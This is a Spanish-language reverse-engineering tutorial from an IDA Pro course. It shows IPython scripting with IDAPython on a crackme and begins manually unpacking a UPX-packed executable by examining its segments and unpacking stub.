%history -n le agrega los números de línea para saber bien si necesitamos abrir un rango para armar un script con edit.

```
In [31]: %history -n
1: %quickref
2: import idaapi
3: idaapi
4: idaapi.
5: a
6: a
7: idaapi
8: idaapi help
9: ?
10: idaapi?
11: idaapi??
12: idaapi??
13: dir (idaapi)
14: ord ("p")
15: ea = ScreenEA()
16: print ea
17: hex(ea)
18: ?
19: import
20: import?
21: idaapi?
22: idaapi??
23: %hist
```

Obviamente IPython es bastante potente y tiene miles de comandos los cuales pueden hallarse completos aquí.

<http://ipython.org/ipython-doc/3/index.html>

Haremos un par de ejemplitos simples con las api de incluidas de IDApython usando este nuevo plugin.

```
In [32]: ea = ScreenEA()
```


```
In [33]: hex(ea)
Out[33]: '0x401207L'
```

```
In [34]: |
```


La dirección actual del cursor

```
IPython 3.2.3 -- An enhanced In[?]:       -> Introduction and c%quickref -> Quick reference. help      -> Python's own help object?   -> Details about 'ob%uiref    -> A brief reference In [32]: ea = ScreenEA() In [33]: hex(ea) Out[33]: '0x401207L' In [34]: print (hex(ea)) 0x401207L In [35]: %edit 32-34 IPython will make a temporary file In [36]:
```

Si hago un script y lo guardo.



Si ejecutamos el script desde el menú de IDA, FILE-SCRIPT FILE funcionara.



También el comando de `idc.GetDisasm(ea)` nos dará la instrucción en donde está ubicado el cursor.

```
0x401207L
In [41]: idc.GetDisasm(ea)

Out[41]: 'jmp      short loc_4011E6'

In [42]:
```

Si cambio el cursor a otra instrucción deberé hallar de nuevo ea

```
In [49]: ea = ScreenEA()

In [50]: idc.GetOpnd(ea,1)
Out[50]: '66h'

In [51]: idc.GetOpnd(ea,0)
Out[51]: '[ebp+wParam]'

In [52]:
```

Con idc.GetOpnd puedo obtener el primer o segundo operando de la instrucción.

```
...: L1: 66 00        mov    al, 00h
...: func = idaapi.get_func(ea)
...: funcname = GetFunctionName(func.startEA)
...:

In [53]: print funcname
WndProc
```

El nombre de la función actual.

```
In [54]: for funcea in Functions(SegStart(ea), SegEnd(ea)):
...:     name = GetFunctionName(funcea)
...:     print name
...:
start
WndProc
sub_401253
DialogFunc
CARTEL_BUENO
CARTEL_ERROR
sub_40137E
sub_4013C2
sub_4013D2
sub_4013D8
LoadCursorA
MessageBeep
LoadIconA
SetFocus
MessageBoxA
PostQuitMessage
InvalidateRect
TranslateMessage
ShowWindow
UpdateWindow
```

El nombre de todas las funciones del segmento.

```
In [56]: E = list(FuncItems(ea))
...: for e in E:
...:     print "%X"%e, GetDisasm(e)
...:

401128 enter    0, 0
40112C push    esi
40112D push    edi
40112E push    ebx
40112F cmp     [ebp+Msg], 2
401133 jz      short loc_401193
401135 cmp     [ebp+Msg], 204h
40113C jz      short loc_4011A3
40113E nop
40113F nop
401140 nop
401141 nop
401142 cmp     [ebp+Msg], 5
401146 i7      short loc_4011A5
```

Las instrucciones de la función.

```
00401128 , Lop0128_Cntry -> mainfunc
00401128
00401128 ; Attributes: bp-based frame
00401128
00401128 ; int __stdcall WndProc(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam)
00401128     public WndProc
00401128     proc near
00401128
00401128     hWnd        = dword ptr  8
00401128     Msg         = dword ptr  0Ch
00401128     wParam       = dword ptr  10h
00401128     lParam       = dword ptr  14h
00401128
00401128     enter    0, 0
0040112C     push    esi
0040112D     push    edi
0040112E     push    ebx
0040112F     cmp     [ebp+Msg], 2
00401133     jz      short loc_401193
```

Las referencias a la función si ponemos el mismo en el inicio de una función que tenga referencias y volvemos a hallar el ea.

```

0040134D
0040134D
0040134D
0040134D CARTEL_BUENO    proc near
0040134D             push  30h ; uType
0040134F             push  offset Caption ; "Good work!"
00401354             push  offset Text ; "Great work, mate!\rNow try the next Cra"...
00401359             push  dword ptr [ebp+8] ; hWnd
0040135C             call   MessageBoxA
00401361             retn
00401361 CARTEL_BUENO    endp
00401361

```

Veo la referencia.

xrefs to CARTEL\_BUENO

Director	Type	Address	Text
Up	Up	WndProc:loc_40124C	call CARTEL_BUENO

OK Cancel Search Help

In 1 of 1

```

0040134D
0040134D
0040134D CARTEL_BUENO    proc near
0040134D             push  30h ; uType
0040134F             push  offset Caption ;
00401354             push  offset Text ;
00401359             push  dword ptr [ebp+8]
0040135C             call   MessageBoxA
00401361             retn
00401361 CARTEL_BUENO    endp
00401361

```

```

In [72]: ea = ScreenEA()
...: func = idaapi.get_func(ea)
...: funcname = GetFunctionName(func.startEA)
...:

In [73]: print funcname
CARTEL_BUENO

In [74]: for ref in CodeRefsTo(ea, 1):
...:     print " called from %s (0x%08x)" % (GetFunctionName(ref), ref)
...:
...:     called from WndProc (0x40124c)

In [75]:

```

El plugin nos da mucha comodidad y IDApython tiene miles de instrucciones que sirven para poner breakpoints, loggear, arrancar el debugger etc.

Bueno una parte de descanso nos vemos en la 14

Ricardo Narvaja

## PROBLEMAS AL INSTALAR

Suele haber problemas de instalación si tenemos instalado previamente pip en Python, eso se puede verificar fácilmente en IDA tipeando antes de instalar en la barra de Python.

```
import pip
```

Si no devuelve error es que ya tienen instalado pip y fallara al instalar lo que deben hacer es abrir una consola de Windows y tipear.

```
python -m pip uninstall pip setuptools
```

y reiniciar IDA con eso podrán instalar el plugin correctamente.

Si al reiniciar no arranca nuevamente, es que deben bajarse de la página y copiar a mano ipyida\_plugin\_stub.py en la carpeta plugins de IDA.

<https://github.com/eset/ipyida>

IPython console integration for IDA Pro

23 commits 3 branches 0 releases 1 contributor BSD-2-Clause

Branch: master New pull request

Find file Clone or download

Latest commit b1e883 on 2 Jun

File	Description	Time Ago
ipyida	Fix plugin help	6 months ago
LICENSE	Add licence file	6 months ago
README.adoc	Fix awkward-sounding first sentence in README	6 months ago
install_from_ida.py	Use a temporary file as stdout during some steps of the installation ...	6 months ago
ipyida_plugin_stub.py	Remove executable flag on ipyida_plugin_stub.py	6 months ago
setup.py	Bump version to 1.0	6 months ago

Ahora si hasta la próxima.  
Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 14

Este curso será variado y abarcara diferentes tópicos del reversing (ya dijimos reversing estático, debugging, unpacking, exploiting por ejemplo),


En este capítulo desempacaremos el archivo CRACKME.exe empacado con el último UPX. No significa que vamos a hacer un montón de partes solo con unpacking continuadas, iremos variando de temas, y mezclando diferentes tópicos para que nadie se aburra, así que habrá empacados cada tanto, mezclados con otros temas.

## Archivos empacados

La definición de archivo empacado es un archivo que oculta el código ejecutable de un programa, guardándolo con algún tipo de compresión o encriptación para que no se pueda reversear fácilmente, agrega además un STUB o sección desde donde arranca, que toma en tiempo de ejecución el código empacado, lo desempaca en memoria en alguna otra sección o en la misma, para que se pueda ejecutar y luego salta a ella.


Hay mil variantes de packers, y muchos son además protectores, rompiendo la IAT o tabla de importaciones, rompiendo el HEADER, agregando código antidebugger para evitar el desempacado y reconstrucción del archivo original.

El caso más simple de packer es UPX, que no tiene antidebuggers, ni trucos sucios, pero permite iniciarse como siempre por lo más sencillo, adjunto estará el archivo PACKED\_CRACKME.EXE.




Le pondremos la tilde a MANUAL LOAD y le quitamos la de CREATE IMPORTS SEGMENT ya que es necesario que tengamos todas las secciones cargadas, y si puede afectar la tilde de CREATE

IMPORTS SEGMENTS, la verdad no lo sé, pero IDA aconseja quitarla cuando es un empacado así que lo haremos.



Ese es el start o ENTRY POINT del archivo PACKED\_CRACKME.exe, vemos que se encuentra en la dirección 0x409be0, mientras que el original se encontraba en 0x401000, como veamos abajo.



También comparando los segmentos de ambos, vemos que el packeo luego del header tiene un segmento llamado UPX0, cuyo largo en memoria es más largo que el programa original.

## ORIGINAL

	IDB View-A	Program Segmentation	Hex View-1	Structures	Enums	Imports
Name	Start	End	R W X D L Align	Base	Type Class	AD es ss ds fs gs
HEADER	00400000	00401000	? ? ? . L page	0007	public DATA	32 FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF
CODE	00401000	00402000	R W . . L para	0001	public CODE	32 0000 0000 0001 FFFFFFFF FFFFFFFF
DATA	00402000	00403000	R W . . L para	0002	public DATA	32 0000 0000 0001 FFFFFFFF FFFFFFFF
.idata	00403000	00404000	R W . . L para	0003	public DATA	32 0000 0000 0001 FFFFFFFF FFFFFFFF
.edata	00404000	00405000	R . . . L para	0004	public DATA	32 0000 0000 0001 FFFFFFFF FFFFFFFF
.reloc	00405000	00406000	R . . . L para	0005	public DATA	32 0000 0000 0001 FFFFFFFF FFFFFFFF
.rsrc	00406000	00408000	R . . . L para	0006	public DATA	32 0000 0000 0001 FFFFFFFF FFFFFFFF
OVERLAY	00408000	00408200	R W . . L byte	0000	private DATA	32 FFFFFFFF FFFFFFFF 0001 FFFFFFFF FFFFFFFF

## PACKEADO

	IDB View-A	Program Segmentation	Hex View-1	Structures	Enums	Imports
Name	Start	End	R W X D L Align	Base	Type Class	AD es ss ds fs gs
HEADER	00400000	00401000	? ? ? . L page	0004	public DATA	32 FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF
UPX0	00401000	00409000	R W X . L para	0001	public CODE	32 0000 0000 0001 FFFFFFFF FFFFFFFF
UPX1	00409000	0040A000	R W X . L para	0002	public CODE	32 0000 0000 0001 FFFFFFFF FFFFFFFF
.rsrc	0040A000	0040B000	R W . . L para	0003	public DATA	32 0000 0000 0001 FFFFFFFF FFFFFFFF
OVERLAY	0040B000	0040B200	R W . . L byte	0000	private DATA	32 FFFFFFFF FFFFFFFF 0001 FFFFFFFF FFFFFFFF

Vemos que la sección UPX0 del packeado termina en 0x409000 mientras que en el original todas las secciones se ubican en la memoria desde 0x401000 hasta 0x408200,

Ojo que estamos hablando de memoria virtual o sea cuando arranca un programa puede tener 1k en el disco y reservar 20 K o lo que quiera en la memoria.

Eso se puede ver en el IDA por ejemplo en la dirección de inicio 0x401000 de la sección de código del original vemos.

```

00401000 ; File Name : C:\Users\ricnar\Desktop\CRACKME.EXE
00401000 ; Format : Portable executable for 80386 (PE)
00401000 ; Imagebase : 400000
00401000 ; Timestamp : 0AD92429 (Wed Oct 08 12:18:49 1975)
00401000 ; Section 1. (virtual address 00001000)
00401000 ; Virtual size : 00001000 ( 4096.)
00401000 ; Section size in file : 00000600 ( 1536.)
00401000 ; offset to raw data for section : 00000000
00401000 ; Flags 60000020: Text Executable Readable
00401000 ; Alignment : default
00401000 ;
00401000 ; The code at 400000..401000 is hidden from normal disassembly
00401000 ; and was loaded because the user ordered to load it explicitly
00401000 ;
00401000 ; <<< IT MAY CONTAIN TROJAN HORSES, VIRUSES, AND DO HARMFUL THINGS >>>
00401000 ;
00401000 ;

```

Dicha sección (SECTION SIZE IN FILE) ocupa 0x600 bytes, mientras que en memoria (VIRTUAL SIZE) ocupa 0x1000.

Mientras que el empacado, si vamos a 0x401000 que es el inicio de la sección UPX0.

```

HEADER:00400FFF HEADER      ends
HEADER:00400FFF
UPX0:00401000 ; File Name   : C:\Users\ricnar\Desktop\Nueva carpeta (2)\PACKED_CRACKME.EXE
UPX0:00401000 ; Format     : Portable executable for 80386 (PE)
UPX0:00401000 ; Imagebase  : 400000
UPX0:00401000 ; Timestamp   : 0AD92429 (Wed Oct 08 12:18:49 1975)
UPX0:00401000 ; Section 1. (virtual address 00001000)
UPX0:00401000 ; Virtual size       : 00000000 ( 32768.)
UPX0:00401000 ; Section size in file : 00000000 ( 0.)
UPX0:00401000 ; orcreat to raw data for sect 00001000
UPX0:00401000 ; Flags E0000080: Bss Executable Readable Writable
UPX0:00401000 ; Alignment    : default
UPX0:00401000 ; =====
UPX0:00401000
UPX0:00401000 ; Segment type: Pure code
UPX0:00401000 ; Segment permissions: Read/Write/Execute
UPX0:00401000 UPX0      segment para public 'CODE' use32
UPX0:00401000      assume cs:UPX0
UPX0:00401000      assume ss:UPX0
UPX0:00401000      assume ds:UPX0
UPX0:00401000      assume es:UPX0
UPX0:00401000      assume fs:UPX0
UPX0:00401000      assume gs:UPX0
UPX0:00401000      ends

```

Vemos que es una sección de largo 0 bytes en el disco, pero en la memoria ocupa 0x8000 o sea que esto reserva espacio vacío, para armar aquí el código del programa original y luego saltar a ejecutarlo, hay suficiente espacio para hacerlo.

```

UPX0:00401000      assume cs:UPX0
UPX0:00401000      ;org 401000h
UPX0:00401000      assume es:OVERLAY, ss:OVERLAY, ds:UPX0, fs:nothing, gs:nothing
UPX0:00401000      dd 0C00h dup(?)      ; CODE XREF: start+1834j
UPX0:00401000      ; DATA XREF: HEADER:004002040
UPX0:00404000      dd 1400h dup(?)      ; DATA XREF: HEADER:004001780
UPX0:00404000      UPX0      ends
UPX0:00404000

```

También vemos que la dirección 0x401000 por el prefijo **dword\_** delante significa que su contenido es del tipo DWORD.

El signo (?) significa que solo está reservado o sea no tiene contenido y el dup o multiplicar, significa que se multiplica ese dword por 0xc00 o sea 0x3000 bytes reservados.

```

Output window
Python>hex(0xc00*4)
0x3000

```

Luego en 0x404000 hay 0x1400 dwords mas (?) o sea solo reservados.

```

Python>hex(0xc00*4+ 0x1400*4)
0x8000

```


O sea, en total hay reservados en memoria 0x8000 bytes para armar allí el programa.

También vemos que en 0x401000 hay una referencia a código ejecutable ya veremos que es.


```
UPX1:00409000 ; Section 2. (virtual address 00009000)
UPX1:00409000 ; Virtual size : 00001000 ( 4096.)
UPX1:00409000 ; Section size in file : 00000E00 ( 3584.)
UPX1:00409000 ; Offset of entry point for section: 00000000
UPX1:00409000 ; Flags E0000040: Data Executable Readable Writable
UPX1:00409000 ; Alignment : default
UPX1:00409000 ; =====
UPX1:00409000 ; Segment type: Pure code
UPX1:00409000 ; Segment permissions: Read/Write/Execute
UPX1:00409000 UPX1 segment para public 'CODE' use32
UPX1:00409000 assume cs:UPX1
UPX1:00409000 ;org 409000h
UPX1:00409000 assume es:OVERLAY, ss:OVERLAY, ds:UPX0, fs:nothing, gs:nothing
UPX1:00409000 dword_409000 dd 0FFF6EE77h, 0E8006Ah, 0A3020500h, 4020C0h, 6F4680h
UPX1:00409000 ; DATA XREF: HEADER:0040012Ct0
UPX1:00409000 ; HEADER:0040022Ct0 ---
UPX1:00409000 dd 0BBA0410h, 0FEEB6D9Bh, 0C30174C0h, 0F6405C7h, 9800203h
UPX1:00409000 dd 41112868h, 409A67B6h, 7009006Ch, 0BF7EEFEh, 74A33DA1h
UPX1:00409000 dd 3E506442h, 0C78A324h, 7F0068h, 73FDF348h, 0A3061054h
UPX1:00409000 dd 803B207Ch, 0BE673605h, 211084C0h, 7C778813h, 0B766EE64h
UPX1:00409000 dd 0F338441h, 929095h, 7DB79080h, 0B04C5Bh, 0B4686Eh
UPX1:00409000 dd 0E704CF0h, 9F7DFA30h, 905F35Bh, 10B04A3h, 6BB70737h
UPX1:00409000 dd 66117D97h, 51177E0Ah, 0DD0B0875h, 48CEC1Eh, 1B48556Ah
UPX1:00409000 dd 53D6602h, 0F6C91674h, 5A0F9364h, 0D4EBA2B9h, 0EDDD5042h
UPX1:00409000 dd 0E05F77Fh, 575679C8h, 0C7D8353h, 815E7402h, 36020405h
UPX1:00409000 dd 0DDDC0365h, 12009089h, 185D7405h, 1287401h, 0DDCD9A7Eh
UPX1:00409000 dd 7424274Ah, 6C01114Fh, 9B8B14Eb, 2B1F7339h, 90B73SEh
UPX1:00409000 dd 67149669h, 26CB60Fh, 969F0C10h, 3CD153EBh, 67F67FEEh
UPX1:00409000 dd 43EB4523h, 3A0041EBh, 0C7145D8Bh, 51181843h, 6F3D9CCEh
UPX1:00409000 dd 0A01C06h, 25240D20h, 0BEDF7737Fh, 67107A1h, 65051574h
UPX1:00409000 dd 74668574h, 5800BE25h, 0F0F8605Fh, 0C2C95E7Fh, 130A071F0h
UPX1:00409000 dd 1F680A40h, 0FB2B2727h, 9C6C649Bh, 531BDDEBh, 0D8FD1512h
UPX1:00409000 dd 0F88317B7h, 8E68BEC1h, 7A030E21h, 7F7E6850h, 0A83F7F7h
UPX1:00409000 dd 4C483D4h, 74C33B58h, 0EB5E0C07h, 0EB49069Ah, 0AE9E193h
UPX1:00409000 dd 2B532040h, 53410FCh, 0F777043h, 0F118353h, 271E8184h
```

Luego el packeado tiene esta segunda sección cuyo size en el disco es 0xe00 y en la memoria 0x1000 y que posiblemente sea el programa original guardado con algún método de encripccion simple para que no se pueda ver el código original.

Si miramos las referencias en la dirección de inicio de la sección 0x409000.



Vemos que hacia abajo (DOWN) hay una referencia en una parte ejecutable, si hacemos click allí.



Vemos que en el STUB a continuación del entry point carga la dirección 0x409000 (recordar el OFFSET delante)

Si apretamos la barra ahí vemos

```

UPX1:00409B88 dd 00923B952h, 00404680h, 857258h, 58EDFDh, 40303C52h
UPX1:00409B88 dd 29090001h, 00100002h, 0E09240Fh, 00010F08h, 190001h
UPX1:00409B88 dd 38228186h, 3258FEh, 00408C28h, 98211E02h, 301641h
UPX1:00409B88 dd 001053E80h, 4E21361h, 0E533285h, 10992F2Bh, 746424h
UPX1:00409B88 dd 3640C30h, 60677080h, 6055147Ah, 00C94A2C0h, 9708591h
UPX1:00409B88 dd A004A3D0h, 00000000h, 00000028h, 440000441h
UPX1:00409B88 dd 007274160h, 00000000h, 00000027h, 00000000h
UPX1:00409B88 dd 008325365h, 164F4080h, 5ECE4140h, 00E3F2E80h, 7B305027h
UPX1:00409B88 dd 50189299h, 00E637273h, 97656810h, 89271043h, 329h
UPX1:00409B88 dd 79007070h, 24E0h, 0FF00h, 0

UPX1:00409B88 ; The code at 400000..401000 is hidden from normal disassembly
UPX1:00409B88 ; and was loaded because the user ordered to load it explicitly
UPX1:00409B88 ; <<< IT MAY CONTAIN TROJAN HORSES, VIRUSES, AND DO HARMFUL THINGS >>>
UPX1:00409B88
UPX1:00409B8E ; ----- S U B R O U T I N E -----
UPX1:00409B8E
UPX1:00409B8E
UPX1:00409B8E
UPX1:00409B8E     public start
UPX1:00409B8E     proc near
UPX1:00409B8E     ; DATA XREF: HEADER:00400128To
UPX1:00409B8E     start
UPX1:00409B8E     = byte ptr -0ACh
UPX1:00409B8E     var_AC
UPX1:00409B8E     align 10h
UPX1:00409B8E     pusha
UPX1:00409B8E     mov    esi, offset dword_409000
UPX1:00409B8E     lea    edi, [esi-8000h]
UPX1:00409B8E     push    edi
UPX1:00409B8E     jmp    short loc_409BFA
UPX1:00409B8E
UPX1:00409B8E     align 10h
UPX1:00409B8E loc_409BFA: ; CODE XREF: start:loc_409C011

```

Que el código del STUB está en la misma sección UPX1 debajo del código empacado del programa original, o sea que en la sección UPX1 tenemos tanto los bytes guardados del programa original encriptados y el código del STUB a partir de 0x409be0.

No hay que ser muy pillo para darse cuenta que ira leyendo bytes desde 0x409000 le aplicara ciertas operaciones y los guardara en 0x401000, vemos que EDI es igual a ESI-0x8000 o sea


```
00409BE0
00409BE0 public start
00409BE0 start proc near
00409BE0
00409BE0 var_AC= byte ptr -0ACh
00409BE0
00409BE0 pusha
00409BE1 mov      esi, offset dword_409000
00409BE6 lea      edi, [esi-8000h]
00409BEC push    edi
00409BED jmp     short loc_409BFA
```

```
Python>hex(0x409000-0x8000)  
0x401000
```

O sea se ve que usara el contenido de ESI como SOURCE de donde ira leyendo los datos, les aplicara ciertas operaciones y los guardara en el contenido de EDI, lo que ira armando el programa.

